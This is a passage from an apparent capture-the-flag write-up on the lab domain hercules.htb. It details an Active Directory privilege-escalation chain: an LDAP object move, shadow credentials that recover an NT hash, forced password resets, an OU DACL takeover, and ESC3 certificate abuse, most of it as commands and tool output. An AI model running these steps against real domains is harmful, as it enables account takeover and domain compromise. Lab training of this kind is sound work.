xf01ff;;;S-1-5-21-1889966460-2597381952-958560702-519)(A;CIID;LC;;;S-1-5-32-554)(A;CIID;0xf01bd;;;S-1-5-32-544)
name: Stephen Miller
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=hercules,DC=htb
objectClass: top; person; organizationalPerson; user
objectGUID: 6c1477c0-dbeb-4bec-8bfb-a46de2c42beb
objectSid: S-1-5-21-1889966460-2597381952-958560702-1131
primaryGroupID: 513
pwdLastSet: 2024-12-04 01:44:45.925788+00:00
sAMAccountName: stephen.m
sAMAccountType: 805306368
sn: Miller
telephoneNumber: +61 434-166-765
uSNChanged: 126219
uSNCreated: 13086
userAccountControl: NORMAL_ACCOUNT; DONT_EXPIRE_PASSWORD
userPrincipalName: stephen.m@hercules.htb
whenChanged: 2025-10-21 04:34:12+00:00
whenCreated: 2024-12-04 01:44:45+00:00
We noticed that the hiring manager's SID is S-1-5-21-1889966460-2597381952-958560702-1106 . This SID appears twice in Stephen's nTSecurityDescriptor:
(OA;CIID;WP;bf967a0e-0de6-11d0-a285-00aa003049e2;;S-1-5-21-...-1106)
(OA;CIID;WP;bf96793f-0de6-11d0-a285-00aa003049e2;;S-1-5-21-...-1106)
So the hiring manager can write the name and distinguishedName attributes on Stephen Miller.
Changing the name allows us to rename the CN.
Changing the distinguishedName allows us to reparent the object → move it to another O
Using WriteProperty over stephen.m as bob.w , we can rewrite his distinguishedName
CN=Stephen Miller,OU=Security Department → CN=Stephen Miller,OU=Web Department
Use ldapmodify to modify the LDAP database directly:
cat > mov.ldif <<'EOF'
dn: CN=Stephen Miller,OU=Security Department,OU=DCHERCULES,DC=hercules,DC=htb
changetype: modrdn
newrdn: CN=Stephen Miller
deleteoldrdn: 1
newsuperior: OU=Web Department,OU=DCHERCULES,DC=hercules,DC=htb
EOF

export KRB5CCNAME=bob.w.ccache
ldapmodify -H ldap://dc.hercules.htb -Y GSSAPI -f mov.ldif
Now that stephen.m lives inside an OU controlled by natalie.a, we can reuse our shadow creds technique:
export KRB5CCNAME=natalie.a.ccache
certipy-ad shadow \
		    -dc-host DC.HERCULES.HTB \
        -u 'natalie.a@HERCULES.HTB' -k \
        -account 'stephen.m' \
        -ns $targetIp \
        auto

[*] Targeting user 'stephen.m'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'e2eff2486343441d83b7e2740b220ab8'
[*] Adding Key Credential with device ID 'e2eff2486343441d83b7e2740b220ab8' to the Key Credentials for 'stephen.m'
[*] Successfully added Key Credential with device ID 'e2eff2486343441d83b7e2740b220ab8' to the Key Credentials for 'stephen.m'
[*] Authenticating as 'stephen.m' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'stephen.m@hercules.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'stephen.m.ccache'
[*] Wrote credential cache to 'stephen.m.ccache'
[*] Trying to retrieve NT hash for 'stephen.m'
[*] Restoring the old Key Credentials for 'stephen.m'
[*] Successfully restored the old Key Credentials for 'stephen.m'
[*] NT hash for 'stephen.m': 9aaaedcb19e612216a2dac9badb3c210
stephen.m also has password control over another group member, auditor, associated with both remote management and forest management:

hijack auditor by forcing a password change:
$ KRB5CCNAME=stephen.m.ccache bloodyAD \
		-H DC.HERCULES.HTB -d HERCULES.HTB \
       -u 'stephen.m' -k \
       set password \
       auditor 'Axura4sure~'

[+] Password changed successfully!
Previously, evil-winrm had poor support for Kerberos over SSL, so we've moved to evil_winrmexec.py, which correctly handles Kerberos over SSL.
# use Kerberos for NTLM is banned
getTGT.py HERCULES.HTB/auditor:'Axura4sure~'
export KRB5CCNAME=auditor.ccache

# winrm
python3 evil_winrmexec.py -port 5986 -ssl -k 'DC.HERCULES.HTB'
PS C:\Users\auditor\Desktop> whoami
hercules\auditor
Privilege escalation
The user auditor is a member of what appears to be a powerful delegation group: FOREST MANAGEMENT.


After refreshing BloodHound with auditor's access, we see GenericAll rights on the FOREST MITGRATION OU — which includes multiple high-value user objects:
With updated DACLs and ownerships, the BloodHound graph explodes — and new privilege chains appear:

One point of interest: SMARTCARD OPERATORS.
The name suggests privilege—perhaps managing smart card-based login systems—though it's not a default AD group (Smart Card Users is a standard built-in group). This is likely a custom delegation group whose name implies elevated access rights.
$ KRB5CCNAME=auditor.ccache bloodyAD \
		-H DC.HERCULES.HTB -d HERCULES.HTB \
        -u 'auditor' -k \
        get object "SMARTCARD OPERATORS"

distinguishedName: CN=Smartcard Operators,OU=Domain Groups,OU=DCHERCULES,DC=hercules,DC=htb
cn: Smartcard Operators
dSCorePropagationData: 2024-12-04 01:45:07+00:00
description: Certification Authority Management
displayName: Smartcard Operators
groupType: -2147483646
instanceType: 4
member: CN=Fernando Rodriguez,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb
nTSecurityDescriptor: O:S-1-5-21-1889966460-2597381952-958560702-512G:S-1-5-21-1889966460-2597381952-958560702-512D:AI(OA;;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-560)(OA;;CR;ab721a55-1e2f-11d0-9819-00aa0040529b;;S-1-5-11)(A;;0xf01ff;;;S-1-5-21-1889966460-2597381952-958560702-512)(A;;0xf01ff;;;S-1-5-32-548)(A;;0x20094;;;S-1-5-10)(A;;0x20094;;;S-1-5-11)(A;;0xf01ff;;;S-1-5-18)(OA;CIID;CR;00299570-246d-11d0-a768-00aa006e0529;;S-1-5-21-1889966460-2597381952-958560702-1112)(OA;CIIOID;RP;4c164200-20c0-11d0-a768-00aa006e0529;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIIOID;RP;4c164200-20c0-11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIIOID;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIIOID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIIOID;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIIOID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIID;0x30;5b47d60f-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-1889966460-2597381952-958560702-526)(OA;CIID;0x30;5b47d60f-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-1889966460-2597381952-958560702-527)(OA;CIIOID;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-3-0)(OA;CIIOID;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-10)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-9)(OA;CIID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967a9c-0de6-11d0-a285-00aa003049e2;S-1-5-9)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-9)(OA;CIIOID;WP;ea1b7b93-5e48-46d5-bc6c-4df4fda78a35;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-10)(OA;CIIOID;0x20094;;4828cc14-1437-45bc-9b07-ad6f015e5f28;S-1-5-32-554)(OA;CIID;0x20094;;bf967a9c-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;CIIOID;0x20094;;bf967aba-0de6-11d0-a285-00aa003049e2;S-1-5-32-554)(OA;OICIID;0x30;3f78c3e5-f79a-46bd-a0b8-9d18116ddc79;;S-1-5-10)(OA;CIID;0x130;91e647de-d96f-4b70-9557-d63ff4f3ccd8;;S-1-5-10)(A;CIID;0xf01ff;;;S-1-5-21-1889966460-2597381952-958560702-519)(A;CIID;LC;;;S-1-5-32-554)(A;CIID;0xf01bd;;;S-1-5-32-544)
name: Smartcard Operators
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=hercules,DC=htb
objectClass: top; group
objectGUID: 95f9badc-bbf1-49f0-a265-c5878f34c775
objectSid: S-1-5-21-1889966460-2597381952-958560702-1109
sAMAccountName: Smartcard Operators
sAMAccountType: 268435456
uSNChanged: 12990
uSNCreated: 12881
whenChanged: 2024-12-04 01:44:43+00:00
whenCreated: 2024-12-04 01:44:31+00:00
We again observed multiple exploitable nTSecurityDescriptor entries. One set of entries stood out: Certificate Authority Management—clearly marked as "High Value." This implies CA-level access, which in many environments could lead to a complete compromise of enterprise administrators through certificate issuance or template abuse.
First, we linked to fernando.r, a member of this powerful OU. BloodHound confirmed that our auditor account had GenericAll permissions on the entire FOREST MIGRATION OU.
We hijacked control by overwriting the OU DACL—using dacledit.py from the Impacket toolkit. (remember to use the newest dacledit.py)
export KRB5CCNAME=auditor.ccache
dacledit.py -k -no-pass -dc-ip 10.129.242.196 -target DC.HERCULES.HTB 'HERCULES.HTB'/'auditor''@DC.HERCULES.HTB' -action write -principal 'auditor' -rights FullControl -inheritance -target-dn 'OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb'
We enumerate fernando.r — and find it's currently disabled:
PS C:\temp> Get-ADUser -Identity "Fernando.r"

DistinguishedName : CN=Fernando Rodriguez,OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb
Enabled           : False
GivenName         : Fernando
Name              : Fernando Rodriguez
ObjectClass       : user
ObjectGUID        : 80ea16f3-f1e3-4197-9537-e756c2d1ebb0
SamAccountName    : fernando.r
SID               : S-1-5-21-1889966460-2597381952-958560702-1121
Surname           : Rodriguez
UserPrincipalName : fernando.r@hercules.htb
We re-enable the account and reset its password
Enable-ADAccount -Identity "fernando.r"
Set-ADAccountPassword -Identity 'fernando.r' -Reset -NewPassword (ConvertTo-SecureString 'wither123.' -AsPlainText -Force)
Then obtain a new TGT
getTGT.py HERCULES.HTB/'fernando.r':'wither123.'
export KRB5CCNAME=fernando.r.ccache
We continue to use certipy find to enumerate available and vulnerable certificate templates.
certipy-ad find -enable -vulnerable -dc-ip $targetIp -target 'dc.hercules.htb' -u 'fernando.r@hercules.htb' -k -no-pass

{
  "Certificate Authorities": {
    "0": {
      "CA Name": "CA-HERCULES",
      "DNS Name": "dc.hercules.htb",
      "Certificate Subject": "CN=CA-HERCULES, DC=hercules, DC=htb",
      "Certificate Serial Number": "1DD5F287C078F9924ED52E93ADFA1CCB",
      "Certificate Validity Start": "2024-12-04 01:34:17+00:00",
      "Certificate Validity End": "2034-12-04 01:44:17+00:00",
      "Web Enrollment": {
        "http": {
          "enabled": false
        },
        "https": {
          "enabled": false,
          "channel_binding": null
        }
      },
      "User Specified SAN": "Disabled",
      "Request Disposition": "Issue",
      "Enforce Encryption for Requests": "Enabled",
      "Active Policy": "CertificateAuthority_MicrosoftDefault.Policy",
      "Permissions": {
        "Owner": "HERCULES.HTB\\Administrators",
        "Access Rights": {
          "1": [
            "HERCULES.HTB\\Administrators",
            "HERCULES.HTB\\Domain Admins",
            "HERCULES.HTB\\Enterprise Admins"
          ],
          "2": [
            "HERCULES.HTB\\Administrators",
            "HERCULES.HTB\\Domain Admins",
            "HERCULES.HTB\\Enterprise Admins"
          ],
          "512": [
            "HERCULES.HTB\\Authenticated Users"
          ]
        }
      }
    }
  },
  "Certificate Templates": {
    "0": {
      "Template Name": "MachineEnrollmentAgent",
      "Display Name": "Enrollment Agent (Computer)",
      "Certificate Authorities": [
        "CA-HERCULES"
      ],
      "Enabled": true,
      "Client Authentication": false,
      "Enrollment Agent": true,
      "Any Purpose": false,
      "Enrollee Supplies Subject": false,
      "Certificate Name Flag": [
        134217728,
        268435456
      ],
      "Enrollment Flag": [
        32
      ],
      "Extended Key Usage": [
        "Certificate Request Agent"
      ],
      "Requires Manager Approval": false,
      "Requires Key Archival": false,
      "Authorized Signatures Required": 0,
      "Schema Version": 1,
      "Validity Period": "2 years",
      "Renewal Period": "6 weeks",
      "Minimum RSA Key Length": 2048,
      "Template Created": "2024-12-04 01:44:26+00:00",
      "Template Last Modified": "2024-12-04 01:44:51+00:00",
      "Permissions": {
        "Enrollment Permissions": {
          "Enrollment Rights": [
            "HERCULES.HTB\\Smartcard Operators",
            "HERCULES.HTB\\Domain Admins",
            "HERCULES.HTB\\Enterprise Admins"
          ]
        },
        "Object Control Permissions": {
          "Owner": "HERCULES.HTB\\Enterprise Admins",
          "Full Control Principals": [
            "HERCULES.HTB\\Domain Admins",
            "HERCULES.HTB\\Enterprise Admins"
          ],
          "Write Owner Principals": [
            "HERCULES.HTB\\Domain Admins",
            "HERCULES.HTB\\Enterprise Admins"
          ],
          "Write Dacl Principals": [
            "HERCULES.HTB\\Domain Admins",
            "HERCULES.HTB\\Enterprise Admins"
          ],
          "Write Property Enroll": [
            "HERCULES.HTB\\Domain Admins",
            "HERCULES.HTB\\Enterprise Admins"
          ]
        }
      },
      "[+] User Enrollable Principals": [
        "HERCULES.HTB\\Smartcard Operators"
      ],
      "[!] Vulnerabilities": {
        "ESC3": "Template has Certificate Request Agent EKU set."
      }
    },

  ...
As Smartcard Operators, we can register this vulnerable ESC3 template.
We now turn to a classic ESC3 attack vector—abusing any enrollable template (such as EnrollmentAgent or User) to impersonate another user through certificate issuance.
# 1) get EA cert (agent.pfx), via any enrollable cert
certipy-ad req \
        -u 'fernando.r' -k -no-pass \
        -dc-ip $targetIp -target 'dc.hercules.htb' \
        -ca 'CA-HERCULES' \
        -template 'EnrollmentAgent'

# 2) use EA cert to request cert for victim, but ONLY via RPC/DCOM in our case
certipy=ad req \
        -u 'fernando.r' -k -no-pass \
        -dc-ip $targetIp -target 'dc.hercules.htb' \
        -ca 'CA-HERCULES' \
        -template 'EnrollmentAgent' \
        -pfx 'fernando.r.pfx' \
        -on-behalf-of 'hercules\administrator' \
        -dcom

# 3) convert victim cert into a TGT
certipy-ad auth -pfx 'administrator.pfx' -dc-ip $targetIp
Step 2 failed — Remote enrollment on behalf of Administrator was blocked. We are not a certificate administrator, and the target's permission level prevents this RPC operation:
 This
This ESC3 primitive denies for high-privilege users like Administrator or even iis_administrator.
We see ashley.b listed in theC:\Usersdirectory.
She's not a privileged user, but we're definitely interested in someone who has full access to their home directory for enumeration. This is a perfect opportunity to abuse ESC3. Let's reroute and simulate.
# 1) get EA cert (agent.pfx)
certipy-ad req \
        -u 'fernando.r' -k -no-pass \
        -dc-ip $targetIp -target 'dc.hercules.htb' \
        -ca 'CA-HERCULES' \
        -template 'EnrollmentAgent'

# 2) use EA cert to request cert for victim, but ONLY via RPC/DCOM
certipy-ad req \
        -u 'fernando.r' -k -no-pass \
        -dc-ip $targetIp -target 'dc.hercules.htb' \
        -ca 'CA-HERCULES' \
        -template 'User' \
        -pfx 'fernando.r.pfx' \
        -on-behalf-of 'hercules\ashley.b' \
        -dcom

# 3) convert victim cert into a TGT
certipy-ad auth -pfx 'ashley.b.pfx' -dc-ip $targetIp
